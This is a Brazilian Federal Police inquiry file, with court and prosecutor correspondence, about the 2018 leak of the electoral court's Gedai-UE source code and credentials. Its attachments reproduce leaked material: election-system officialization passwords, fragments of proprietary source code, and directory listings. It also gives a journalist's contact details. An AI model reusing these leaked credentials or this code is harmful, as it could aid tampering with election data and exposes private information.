201.6.129.235, em 18/04/2018, às 05:24:54 e 18/04/2018, às 05:48:59.

2. Considerando que ainda restam pendentes diligências tidas por imprescindíveis ao esclarecimento da verdade material (art. 4°, do CPP e art. 2°, §1°, da Lei 12.830/2013) e considerando as disposições do Provimento/COGER n° 37/2009 (TRF 1ª Região), **remetam-se estes autos ao MPF do DF**, para fins de controle externo (Art. 129, VII, da CF/88, c/c. o Art. 9°, II, da LC 75/93), solicitando posterior devolução para continuidade das investigações ou, em caso de apresentação de peça acusatória ou promoção de arquivamento, comunicação formal da medida adotada a esta Superintendência, para fins de registro e baixa em sistemas de controle interno.

Brasília/DF, 27 de novembro de 2019.

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

Ofício nº 0070/2020 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 06 de janeiro de 2020.

A Sua Excelência
Ministra ROSA MARIA PIRES WEBER
Presidente do Tribunal Superior Eleitoral
Tribunal Superior Eleitoral - TSE
Setor de Administração Federal Sul (SAFS)
Quadra 7, Lotes 1/2, Brasília/DF
CEP 70070-600

Assunto: Solicitação de informações
Ref.: IPL 1361/2018-4 - SR/PF/DF - ***(Favor citar essa referência na resposta)***

Senhora Ministra,

Visando instruir os autos do Inquérito Policial nº 1361/2018-4 - SR/PF/DF, solicito a Vossa Excelência solicitando informar as portas lógicas das seguintes conexões, bem como seus fusos horários:

189.40.75.154, em 18/04/2018, às 18:56:14
191.51.34.72, em 18/04/2018, às 19:02:05
189.40.75.239, em 18/04/2018 20:45:41
177.219.117.183, em 18/04/2018, às 20:56:20
189.40.72.247, 18/04/2018, às 22:21:17
189.40.72.14, em 18/04/2018 22:23:14
189.40.91.135, em 18/04/2018, às 22:29:37
189.40.90.239, em 19/04/2018, às 01:13:32
189.40.90.253, em 19/04/2018, às 04:08:37
201.81.167.53, em 18/04/2018, às 03:15:28 e 21/04/2019, às 08:36:42, e
201.6.129.235, em 18/04/2018, às 05:24:54 e 18/04/2018, às 05:48:59.

Em anexo cópia de fl. 85 dos autos, encaminhada pelo servidor CRISTIANO MOREIRA ANDRADE.

Respeitosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

MINISTÉRIO PÚBLICO FEDERAL
PROCURADORIA DA REPÚBLICA NO DISTRITO FEDERAL
COORDENADORIA JURÍDICA
DIVISÃO CRIMINAL

AUTOS : DPF/DF-1361/2018-INQ

CERTIDÃO

Certifico que, em 08/01/2020, os presentes autos deram entrada na Procuradoria da República no Distrito Federal e, nesta data, conforme regras estabelecidas no Congresso Interno de 2018 e na Resolução 31/2018, faço sua MOVIMENTAÇÃO ao(à) Procurador(a) da República, Dr(a). IGOR NERY FIGUEIREDO, por ser o(a) titular do PRDF – 2º Ofício de CCI, ao qual o presente feito encontra-se distribuído.

Brasília, 8 de janeiro de 2020.

VGregory
Vinícius Matté Gregory – 30186
DIVISÃO CRIMINAL

CERTIDÃO DE REMESSA

Em 10 / 01/2019, faço remessa dos presentes autos, contendo 1 volume(s) e ϕ anexo(s)/ apenso(s), ao(à)
[ ] Justiça Federal/DF, ___ª Vara [X] Departamento de Polícia Federal
[ ] Outro: ______

Kamilla / 280821
Responsável / Matrícula

PR-DF-MANIFESTAÇÃO-353/2020

MINISTÉRIO PÚBLICO FEDERAL

PROCURADORIA DA REPÚBLICA - DISTRITO FEDERAL

IPL nº 1361/2018 SR/DPF/DF

Sr.(a) Delegado(a) de Polícia Federal,

O presente inquérito não se encontra suficientemente instruído, havendo necessidade de prosseguimento das investigações com vistas à formação da *opinio delicti*.

Com efeito, a autoridade policial, no despacho de fl. 89, encaminha os autos para dilação de prazo, determinando, ainda, a expedição de ofício ao TSE.

Acolhendo a solicitação da Polícia Federal, este órgão ministerial concede novo **prazo de 90 (noventa) dias** para cumprimento das diligências pendentes, relevantes ao esclarecimento dos fatos sob apuração.

Brasília/DF, *data da assinatura eletrônica*.

IGOR NERY FIGUEIREDO

Procurador da República

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

IPL n° 1361/2018-4 - SR/PF/DF

DESPACHO n° 2683/2020

1. Verifique-se se consta em cartório resposta ao ofício de fl. 90. Em caso positivo, junte-se. Em caso negativo, reitere-se.

2. Expeça-se ofício ao TSE, solicitando informar se foi instaurada sindicância ou processo administrativo para apurar os fatos relacionados ao Ofício 5825 GAB-SPR, caso positivo solicita-se que encaminhe cópia do procedimento para este signatário.

3. Aguarde-se em cartório resposta aos expedientes supra, observando-se o prazo de permanência dos autos no âmbito policial.

Brasília/DF, 11 de março de 2020.

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

Ofício nº 2179/2020 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 06 de abril de 2020.

A Sua Excelência
Presidente do Tribunal Superior Eleitoral
Tribunal Superior Eleitoral - TSE
Setor de Administração Federal Sul (SAFS)
Quadra 7, Lotes 1/2, Brasília/DF
CEP 70070-600

Assunto: **Reiteração do Ofício nº Ofício nº 0070/2020 - IPL 1361/2018-4 SR/PF/DF**
Ref.: IPL nº 1361/2018-4 - SR/PF/DF - ***(Favor citar essa referência na resposta)***

Senhora Ministra,

Visando instruir os autos do Inquérito Policial nº 1361/2018-4 - SR/PF/DF, solicito a Vossa Excelência solicitando informar as portas lógicas das seguintes conexões, bem como seus fusos horários:

189.40.75.154, em 18/04/2018, às 18:56:14
191.51.34.72, em 18/04/2018, às 19:02:05
189.40.75.239, em 18/04/2018 20:45:41
177.219.117.183, em 18/04/2018, às 20:56:20
189.40.72.247, 18/04/2018, às 22:21:17
189.40.72.14, em 18/04/2018 22:23:14
189.40.91.135, em 18/04/2018, às 22:29:37
189.40.90.239, em 19/04/2018, às 01:13:32
189.40.90.253, em 19/04/2018, às 04:08:37
201.81.167.53, em 18/04/2018, às 03:15:28 e 21/04/2019, às 08:36:42, e
201.6.129.235, em 18/04/2018, às 05:24:54 e 18/04/2018, às 05:48:59.

Em anexo cópia de fl. 85 dos autos, encaminhada pelo servidor CRISTIANO MOREIRA ANDRADE.

Respeitosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

Ofício nº 2180/2020 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 06 de abril de 2020.

A Sua Excelência
Presidente do Tribunal Superior Eleitoral
Tribunal Superior Eleitoral - TSE
Setor de Administração Federal Sul (SAFS)
Quadra 7, Lotes 1/2, Brasília/DF
CEP 70070-600

Assunto: Solicitação de informações
Ref.: IPL 1361/2018-4 - SR/PF/DF - ***(Favor citar essa referência na resposta)***

Senhora Ministra,

Visando instruir os autos do Inquérito Policial nº 1361/2018-4 - SR/PF/DF, solicito a Vossa Excelência, informar se foi instaurada sindicância ou processo administrativo para apurar os fatos relacionados ao Ofício 5825 GAB-SPR, caso positivo solicito que encaminhe cópia do procedimento para este signatário.

Respeitosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF
Endereço: SAIS, Qd. 7, Lote 23, Sala 135 - CEP: 70610-902 - Brasília/DF

CERTIDÃO DE DESENTRANHAMENTO

2020.0043195-SR/PF/DF

CERTIFICO QUE, desentranhei dos autos os documentos relacionados em virtude de falha no escaneamento do IPL (faltando folha). O referido é verdade e dou fé.

Documento eletrônico assinado em 04/11/2020, às 11h15, por LEONARDO BRUCE MADUREIRA LOPES, Escrivao de Policia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site https://servicos.dpf.gov.br/assinatura/app/assinatura, informando o seguinte código verificador: 849a25cfee26191a419099e5c5d7638a05f50485

POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF

DESPACHO N° 1125040/2020

2020.0043195-SR/PF/DF

Considerando os Ofícios de fls. 94 e 95 dos autos fisicos.

1. 1. Aguarde-se a resposta do ofício de fl. 94.
2. 2. Junte-se a resposta do Ofício de fl. 95, o qual informa a abertura de Comissão de Sindicância e documentos
anexos.

Brasília/DF, 4 de novembro de 2020.

Documento eletrônico assinado em 04/11/2020, às 11h17, por LEONARDO BRUCE MADUREIRA LOPES, Escrivao de Policia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site https://servicos.dpf.gov.br/assinatura/app/assinatura, informando o seguinte código verificador: 1a7cebcdab4ecd2c92242325b4b1fb29f277adb1

POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF
Endereço: SAIS, Qd. 7, Lote 23, Sala 135 - CEP: 70610-902 - Brasília/DF

CERTIDÃO DE DESENTRANHAMENTO

2020.0043195-SR/PF/DF

CERTIFICO QUE, desentranhei dos autos os documentos relacionados em virtude de erro no escaneamento do autos. O referido é verdade e dou fé.

Documento eletrônico assinado em 04/11/2020, às 11h20, por LEONARDO BRUCE MADUREIRA LOPES, Escrivao de Policia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site https://servicos.dpf.gov.br/assinatura/app/assinatura, informando o seguinte código verificador: 47fbb82ab1eda190e690bed712256a93f61cd5a6

TRIBUNAL SUPERIOR ELEITORAL

Ofício GAB-SPR nº 1507/2020

Brasília, 15 de abril de 2020.

A Sua Excelência o Senhor
Delegado de Polícia Federal VICTOR NEVES FEITOSA CAMPOS
Superintendência Regional no Distrito Federal
Brasília - DF

Assunto: : **IPL 1361/2018-4 - SR/PF/DF**

Senhor Delegado de Polícia Federal,

Em atenção ao Ofício nº 2180/2020, informo a Vossa Excelência que, em relação aos fatos noticiados por meio do Ofício SPR nº 5825/, de 6.11.2018, foi instaurada Comissão de Sindicância, objeto do Procedimento SEI nº 2018.00.000014309-3 (Sigiloso), ainda em andamento, conforme cópia em anexo.

Atenciosamente,

RICARDO FIOREZE
Juiz Auxiliar da Presidência

RICARDO FIOREZE
JUIZ AUXILIAR DA PRESIDÊNCIA DO TRIBUNAL SUPERIOR ELEITORAL

Documento assinado eletronicamente em **15/04/2020, às 16:12**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

A autenticidade do documento pode ser conferida em https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1303517&crc=6B260E5A, informando, caso não preenchido, o código verificador **1303517** e o código CRC **6B260E5A**.

TRIBUNAL SUPERIOR ELEITORAL

Informação nº 32 STI
Assunto: **Denúncia de acesso indevido de dados relativos aos sistemas eleitorais e ao projeto do *hardware* da UE2018**

Senhor Diretor-Geral,

1. Trata-se de informar acerca do recebimento de denúncia de acesso indevido de dados relativos aos sistemas eleitorais e ao projeto do *hardware* da UE2018. Tal denúncia foi encaminhada por *e-mail* à Assessoria de Comunicação deste Tribunal, a qual solicitou esclarecimentos sobre o teor do *e-mail* encaminhado pelo senhor Felipe Payão, identificado como repórter do portal TecMundo (https://www.tecmundo.com.br/). O conteúdo do *e-mail* encontra-se nos documentos anexos.

2. Com relação ao conteúdo do arquivo TSE.rar, encaminhado pelo repórter (conteúdo impresso anexo), é possível afirmar que:

2.1. foram incluídas capturas de tela de computador mostrando trechos de código-fonte do aplicativo Gedai-UE, de listas de arquivos e também de conteúdos de documentos; e
2.2. foram incluídos arquivos presentes na árvore de código-fonte do Gedai-UE.

3. Tal conteúdo evidencia o acesso indevido dos seguintes dados:
3.1. código-fonte completo do Gedai-UE, possivelmente da versão usada nas Eleições 2018, porém sem as assinaturas da Cerimônia de Lacração;
3.2. chaves e credenciais de acesso a servidores usadas pelo Gedai-UE;
3.3. senhas para oficialização dos sistemas Candidaturas e Horário Eleitoral utilizadas para a Eleição Suplementar 2018 de Aperibé/RJ;
3.4. manual técnico da impressora de votos desenvolvida pelo FIT/Quattro Eletrônica;
3.5. manual do QR Code do boletim de urna.

4. Não há evidência de acesso indevido do código-fonte do *software* da urna - Uenux, embora exista a evidência de acesso indevido de código comum entre o Gedai-UE e o Uenux.

5. Com relação ao material acessado indevidamente, o impacto é o seguinte:

5.1. o manual do QR Code (item 3.5) já é de domínio público e encontra-se publicado na Internet;
5.2. o manual da impressora de votos (item 3.4) não possui informação sensível, uma vez que trata-se da documentação de um protótipo que nunca entrou em

operação – o seu caráter sigiloso se deve a uma relação contratual entre o FIT e a Quattro Eletrônica;

5.3. as senhas de oficialização (item 3.3) permitem a alteração de dados de partidos e candidatos (até mesmo a sua exclusão) no contexto de um processo eleitoral (ou seja, no caso concreto afeta somente a Eleição Suplementar 2018 de Aperibé/RJ);

5.4 as credenciais de acesso aos servidores usadas pelo Gedai-UE (item 3.2) podem permitir que alguém dentro da intranet da Justiça Eleitoral consiga copiar os dados de eleitores e candidatos que alimentam as urnas, mas sem a capacidade de adulterá-los;

5.5. as chaves usadas pelo Gedai-UE (item 3.2) ainda requerem uma análise de risco mais detalhada; isso porque parte das chaves são geradas no momento da lacração e o acesso indevido diz respeito a material presente no ambiente de desenvolvimento – ou seja, o *software* lacrado usa chaves diferentes; na hipótese de serem as mesmas, existe a possibilidade de manipulação de arquivos de configuração que alimentam o *software* da urna; e

5.6. o código-fonte do Gedai-UE, acompanhado de seus binários compilados, permite a importação de dados oficiais das eleições e carregamento de urnas com esses dados; contudo, o *software* de urna utilizado não tem as assinaturas oficiais da lacração, o que fica evidenciado pelo LED de segurança da urna e pelos procedimentos de verificação de *hash* e assinatura; também não seria possível a geração de um boletim de urna válido para a Totalização a partir disso.

6. Diante desse cenário, solicita-se a abertura de inquérito policial junto à Polícia Federal para apuração dos fatos.

7. Outras providências já estão em andamento nesta STI para sanar as fragilidades que resultaram nesse acesso indevido, assim como tornar os sistemas expostos ainda mais seguros.

8. Finalmente, alerta-se sobre a necessidade de tramitação urgente deste processo.

É o que informo.

Brasília, 07 de novembro de 2018.

GIUSEPPE DUTRA JANINO
Secretário de Tecnologia da Informação

Assunto: ENC: TecMundo - Possível acesso ao GEDAI/Documentos
De: Imprensa <imprensa@tse.jus.br>
Data: 06/11/2018 13:57
Para: Rodrigo Carneiro Munhoz Coimbra <rodrigo.coimbra@tse.jus.br>

Pode nos dar um help?

Obrigada!

Letícia

De: Felipe Payão [mailto:felipe.cruz@gruponzn.com]
Enviada em: terça-feira, 6 de novembro de 2018 13:47
Para: Imprensa; silvana.freitas@tre-sp.jus.br
Assunto: Re: TecMundo - Possível acesso ao GEDAI/Documentos

Os arquivos estão no ZIP, como indiquei na ligação.

Obrigado

Em 6 de novembro de 2018 12:36, Felipe Payão <felipe.cruz@gruponzn.com> escreveu:
Olá. Tudo bem?

Recebemos alguns documentos e imagens de uma suposta invasão ao sistema GEDAI e outras informações sigilosas referentes aos processos do TSE. Antes de uma provável publicação, gostaríamos de compartilhar o material com vocês.

Este seria o melhor canal?
Obrigado

--

Felipe Payão
Repórter

TEL +55 11 5083.1018
CEL +55 11 972827444
HTTP:// nzn.io

--

Felipe Payão
Repórter

TEL +55 11 5083.1018
CEL +55 11 972827444
HTTP:// nzn.io

Anexos:


TSE.rar 1,0MB


9123	FEDERAL
91234	DEPUTADO ESTADUAL
912	SENADOR 1
913	SENADOR 2
91	GOVERNADOR
92	PRESIDENTE
93	PREFEITO
91234	VEREADOR

TSE

ID_URNA: 00123456
Munic: 012345
IDMIE: 006754321
S.Jose do Livramento
Ple: 0123
Zona: 0001
Sec: 0001
Proc: 0123
1 Turno 07/10/2018 1.00

CONFIRMADO

etim de urna "grande", os cargos para deputado federal, deputado estadual, senador (com as), governador e presidente, todos os cargos com diversos candidatos, com comparecimento d eleitores

QRBU:1:2 VRQR:1.5 VRCH:20141005 ORIG:VOTA
ORLC:LEG PROC:15000 DTPL:20181007 PLEI:15000
TURN:1 FASE:S UNFE:AC MUNI:1392 ZONA:9
SECA:16 AGRE:17.18.19.100 IDUE:1760152
IDCA:721971457605812402762184 VERS:6.274 1
LOCA:4 APTO:51 COMP:30 FALT:21 HBMA:0
DTAB:20181007 HRAB:164553 DTFC:20181007
HRFC:193055 IDEL:15103 CARG:6 TIPO:1
VERC:201806121104 PART:91 9101:1 9102:1
9103:1 9104:1 9105:1 LEGP:1 TOTP:6 PART:92
9201:1 9202:1 9203:1 9204:1 9205:1 LEGP:1
TOTP:6 PART:93 9301:1 9302:1 9303:1 9304:
9305:1 LEGP:2 TOTP:7 PART:94 9401:1 9402:
9403:1 9404:1 9405:1 LEGP:1 TOTP:6 PART:95
9501:1 9502:2 9503:1 9504:1 LEGP:0 TOTP:5
NOMI:25 LEGC:5 BRAN:0 NULO:0 TOTC:30 CARG:7
TIPO:1 VERC:201806121104 PART:91 91001:
91002:1 91003:1 LEGP:2 TOTP:7 PART:92 92001:1
92002:1 92003:1 LEGP:1 TOTP:4 PART:93 93001:1
93002:1 93003:2 LEGP:2 TOTP:6 PART:94 94001:3
94002:2
HASH:28D70BFB9941B992DB1A43DCFA0B1EBE62 3114
92941AF3BCBF8C81C360B8B05CF5EA9D098E7F0 DC29
32795906C0C849CA52670 60CCC0D0220EB17770 F 6

2 de 2

QRBU:2:2 VRQR:1.5 VRCH:20141005 94003:1
LEGP:3 TOTP:9 NOMI:18 LEGC:8 BRAN:0 NULO:4
TOTC:30 CARG:5 TIPO:0 VERC:201806121104 911:8
921:6 931:3 941:6 951:8 NOMI:31 BRAN:9
NULO:20 TOTC:60 CARG:3 TIPO:0
VERC:201806121104 91:4 92:3 93:4 94:2 95:12
NOMI:25 BRAN:5 NULO:0 TOTC:30 IDEL:15101
CARG:1 TIPO:0 VERC:201806121104 91:6 92:3
93:3 94:4 95:7 NOMI:23 BRAN:5 NULO:2 TOTC:30
HASH:470219B2042DC20F6FB3A670251497410D3 DCB
6064BD40A128F34DF0596ACB0CC57DF99919CF29 F161
9E4BAA2F6C432F2340445BA21195F2391ACEB8BC
ASSI:C5E604F927176 0EB9C8A59BDA8178 23918FB61F
4A9F0A599E3534EFB87FDE5792DB8191FFA84379 8CF8
C70602D12FC7143AA1DFF74AA3FA2F6CE33C8476F0A

SINATURA QR CODE:
E604F927176 0EB9C8A59BDA817823918FB61
4A9F0A599E3534EFB87FDE5792DB8191FFA8
7998CF8C70602D12FC7143AA1DFF74AA3FA2
CE33C8476F0A

QUATTRO ELETRÔNICA LTDA.

MPRESSORA VP4627F]

rição de Comandos via porta USB. Versão Preliminar. Proibida Cópia, Reprodução ou Distribuição Prévia Autorização.

```
//==========================================================================================
/**
 @file
 - Descrição do fonte.
 @author &copy; 2013 Justiça Eleitoral. Todos os direitos reservados.
 @date 21/05/2013
 */

//==========================================================================================
#ifndef cconversortitulorelatorioiniHPP
#define cconversortitulorelatorioiniHPP

#include "app/dados/parametrizacaourna/ctitulorelatorio.hpp"

#include <string>
#include <vector>

// forward declaration
namespace api {
namespace ini {
class CIni;
}
}

//==========================================================================================
class CConversorTituloRelatorioINI {
    public:
        //==========================================================================================
        std::vector<app::dados::CTituloRelatorio> Converter(const std::string & nome, int qtd,
                const api::ini::CIni & properties);

        //==========================================================================================
        void Desconverter(const std::vector<app::dados::CTituloRelatorio> & titulos, const std::string & nome,
                api::ini::CIni & properties);

    private:
        //==========================================================================================
        app::dados::CTituloRelatorio::EAlinhamentoTitulo ConverterAlinhamentoTitulo(int alinhamento);

        //==========================================================================================
        app::dados::CTituloRelatorio::EEstiloTitulo ConverterEstiloTitulo(int alinhamento);

        //==========================================================================================
        std::string DesconverterAlinhamentoTitulo(app::dados::CTituloRelatorio::EAlinhamentoTitulo alinhamento);

        //==========================================================================================
        std::string DesconverterEstiloTitulo(app::dados::CTituloRelatorio::EEstiloTitulo alinhamento);
};

#endif
```

chaves			Pasta de arquivos		
lib			Pasta de arquivos		
libextern			Pasta de arquivos		
setup			Pasta de arquivos		
tools			Pasta de arquivos		
uenux			Pasta de arquivos		
app.ini	405	209	Parâmetros de con...	19/09/2018 00:12	3EF5C958
app_homologac...	230	156	Parâmetros de con...	19/09/2018 00:12	64B6FDD3
app_producao.ini	227	154	Parâmetros de con...	19/09/2018 00:12	95D0AA49
assina.bat	1.945	338	Arquivo em Lotes ...	19/09/2018 00:12	923D590D
Atualizar_UENU...	12.507	2.543	Arquivo em Lotes ...	19/09/2018 00:12	98A3437E
cfwapi.dll	16.910	6.914	Extensão de aplica...	19/09/2018 14:09	A2967B66
cfwapi32.dll	16.398	6.622	Extensão de aplica...	19/09/2018 14:09	85E8D56A
dependencias.pr...	3.169	710	Arquivo PROPERTI...	19/09/2018 14:12	F4B06B30
gedai-ue.exe	28.257.466	7.160.044	Aplicativo	19/09/2018 14:12	EB0612D3
libapiteste.util.dll	646.158	249.676	Extensão de aplica...	19/09/2018 14:09	F9FEBC04
libpu.dll	4.056.078	1.495.600	Extensão de aplica...	19/09/2018 14:11	B6CEAFB0
libtesteutil.dll	6.610.446	2.310.367	Extensão de aplica...	19/09/2018 14:11	2A015AC4
make-versao_bu...	59.458	6.020	Arquivo em Lotes ...	19/09/2018 00:12	2F616E0B
make-versao_bu...	93.366	8.497	Arquivo em Lotes ...	19/09/2018 00:12	ABC5A4A1
ocgedai-ue.css	22.261	3.581	Documento de fol...	19/09/2018 14:12	339CE4DA
ocgedai-ue.ico	102.134	18.449	Ícone	19/09/2018 14:12	EA2F410A
olgedai-ue.css	22.261	3.582	Documento de fol...	19/09/2018 14:12	97D355C8
olgedai-ue.ico	102.134	18.900	Ícone	19/09/2018 14:12	A4E24A73
pu-br.properties	4.138	1.217	Arquivo PROPERTI...	19/09/2018 14:12	3D2F9BCD
pu-zz.properties	4.132	1.213	Arquivo PROPERTI...	19/09/2018 14:12	0DEBFBF9
qt_pt_BR.qm	84.291	23.512	Arquivo QM	19/09/2018 04:58	159C82AA
scgedai-ue.css	22.261	3.578	Documento de fol...	19/09/2018 14:12	1B0DD499
scgedai-ue.ico	102.134	12.347	Ícone	19/09/2018 14:12	AF28C36B
sis.ini	89	67	Parâmetros de con...	19/09/2018 00:12	3B6643BE
slgedai-ue.css	22.261	3.581	Documento de fol...	19/09/2018 14:12	B55736AA
slgedai-ue.ico	102.134	18.872	Ícone	19/09/2018 14:12	7B9F0E19
uris-sistemas-el...	1.050	236	Arquivo PROPERTI...	19/09/2018 00:12	E5C3B967
versoes.properties	5.618	3.040	Arquivo PROPERTI...	19/09/2018 14:12	[illegible]

› ZIP, tamanho descomprimido 3.161.920.727 bytes

Tamanho	Comprimido	Tipo	Modifica
		Pasta de arquivos	
51	54	Arquivo PRI	19/09/2
53	56	Arquivo PRI	19/09/2
55	58	Arquivo PRI	19/09/2
55	58	Arquivo PRI	19/09/2

Brasília, 08 de agosto de 2018

Excelentíssimo(a) Senhor(a) Juiz(a),

Por questões de segurança, serão utilizadas, no processo informatizado do pleito nº 229 de 28/10/2018 - RJ - Suplementar de Aperibé, **senha personalizadas** para oficialização dos usuários e sistemas, de modo que esses se tornem aptos a receber dados oficiais.

Para realizar o procedimento, o usuário autorizado seleciona o sistema a ser oficializado. Em seguida, Vossa Excelência será solicitada a informar senha correspondente, conforme tabela abaixo.

Pleito nº 229 Sistema	Data de Geração da Senha	Período para Oficialização	Senha 0034ª ZE - RJ
CANDIDATURAS	08/08/2018	A partir de 07/08/2018 (após às 15h13)	W84C39Y6
HE	08/08/2018	A partir de 07/08/2018 (após às 15h20)	5Q4SCPUI

moduloeleitores.hpp	39,7 kB	Cabeçalho C++
moduloresultadournacadastro.hpp	38,9 kB	Cabeçalho C++
modulovalidacaocandidatos.hpp	32,0 kB	Cabeçalho C++
modulocandidatos.hpp	30,1 kB	Cabeçalho C++
moduloenvelopeassinatura.hpp	25,8 kB	Cabeçalho C++
modulocorrespondencia.hpp	25,6 kB	Cabeçalho C++
moduloinformacaomidia.hpp	24,0 kB	Cabeçalho C++
modulosecoes.hpp	23,4 kB	Cabeçalho C++
moduloprocessoeleitoral.hpp	20,4 kB	Cabeçalho C++
modulolocal.hpp	20,0 kB	Cabeçalho C++
modulotiposresultadossevin.hpp	15,8 kB	Cabeçalho C++
moduloscueconf.hpp	15,5 kB	Cabeçalho C++
modulocorrespondenciaurna.hpp	14,8 kB	Cabeçalho C++
modulocoligacoes.hpp	14,8 kB	Cabeçalho C++
modulomesasjustificativa.hpp	13,9 kB	Cabeçalho C++
modulocomplementosmunicipios.hpp	12,7 kB	Cabeçalho C++
modulotipospacotes.hpp	12,3 kB	Cabeçalho C++
modulotipossecinp.hpp	11,5 kB	Cabeçalho C++
moduloimpedidos.hpp	10,9 kB	Cabeçalho C++
modulosituacoeseleicoes.hpp	10,8 kB	Cabeçalho C++
modulorespostaversaopacotes.hpp	10,4 kB	Cabeçalho C++
moduloenvelopegenerico.hpp	10,1 kB	Cabeçalho C++
modulolegendas.hpp	10,0 kB	Cabeçalho C++
modulosolicitacaoestadosistema.hpp	10,0 kB	Cabeçalho C++

```
)s {

lic ASN1::SEQUENCE

CE Inherited;

nfoType InfoType;
 info) : Inherited(info) {}

erited(&theInfo)
unicipiosUF & that) : Inherited(that) {}

=(const MunicipiosUF& that)
=(that); return *this; }


posCSELE::UF value type;
pe&          reference;
ue type&  const reference;
pe*          pointer;
ue type*  const pointer;

get uf () const { return *static cast<uf::const pointer>(fields[0]); }
() { return *static cast<uf::pointer>(fields[0]); }
() { return *static cast<uf::pointer>(fields[0]); }
(uf::const reference v)
<uf::pointer>(fields[0]) = v; }


QUENCE OF<ModuloTiposSECAD::Municipio>  value type;

pe&          reference;
ue type&  const reference;
pe*          pointer;
ue type*  const pointer;

ference get municipios () const { return *static cast<municipios::const pointer>(fields[1]); }
e ref municipios () { return *static cast<municipios::pointer>(fields[1]); }
e set municipios () { return *static cast<municipios::pointer>(fields[1]); }
e set municipios (municipios::const reference v)
<municipios::pointer>(fields[1]) = v; }
UF& that) { Inherited::swap(that); }
) const
MunicipiosUF*> (Inherited::clone()); }
ed::InfoType theInfo;
```

TRIBUNAL SUPERIOR ELEITORAL

DESPACHO

Senhora Presidente,

Submeto à elevada consideração de Vossa Excelência a Informação nº 32 STI, cujo conteúdo foi encaminhado à Polícia Federal para investigação no dia 6 de novembro corrente, sugerindo que, paralelamente, os fatos ali narrados sejam apurados, administrativamente, por meio de sindicância.

Para tanto, apresento, para assinatura, caso acolha seus termos, minuta de portaria constituindo comissão de sindicância.

Respeitosamente,

Rodrigo Curado Fleury
Diretor-Geral

TRIBUNAL SUPERIOR ELEITORAL

Portaria TSE nº 976 de 08 de novembro de 2018.

A PRESIDENTE DO TRIBUNAL SUPERIOR ELEITORAL, no uso de suas atribuições legais e regimentais, com fundamento no art. 143 da Lei 8.112, de 11 de dezembro de 1990, resolve:

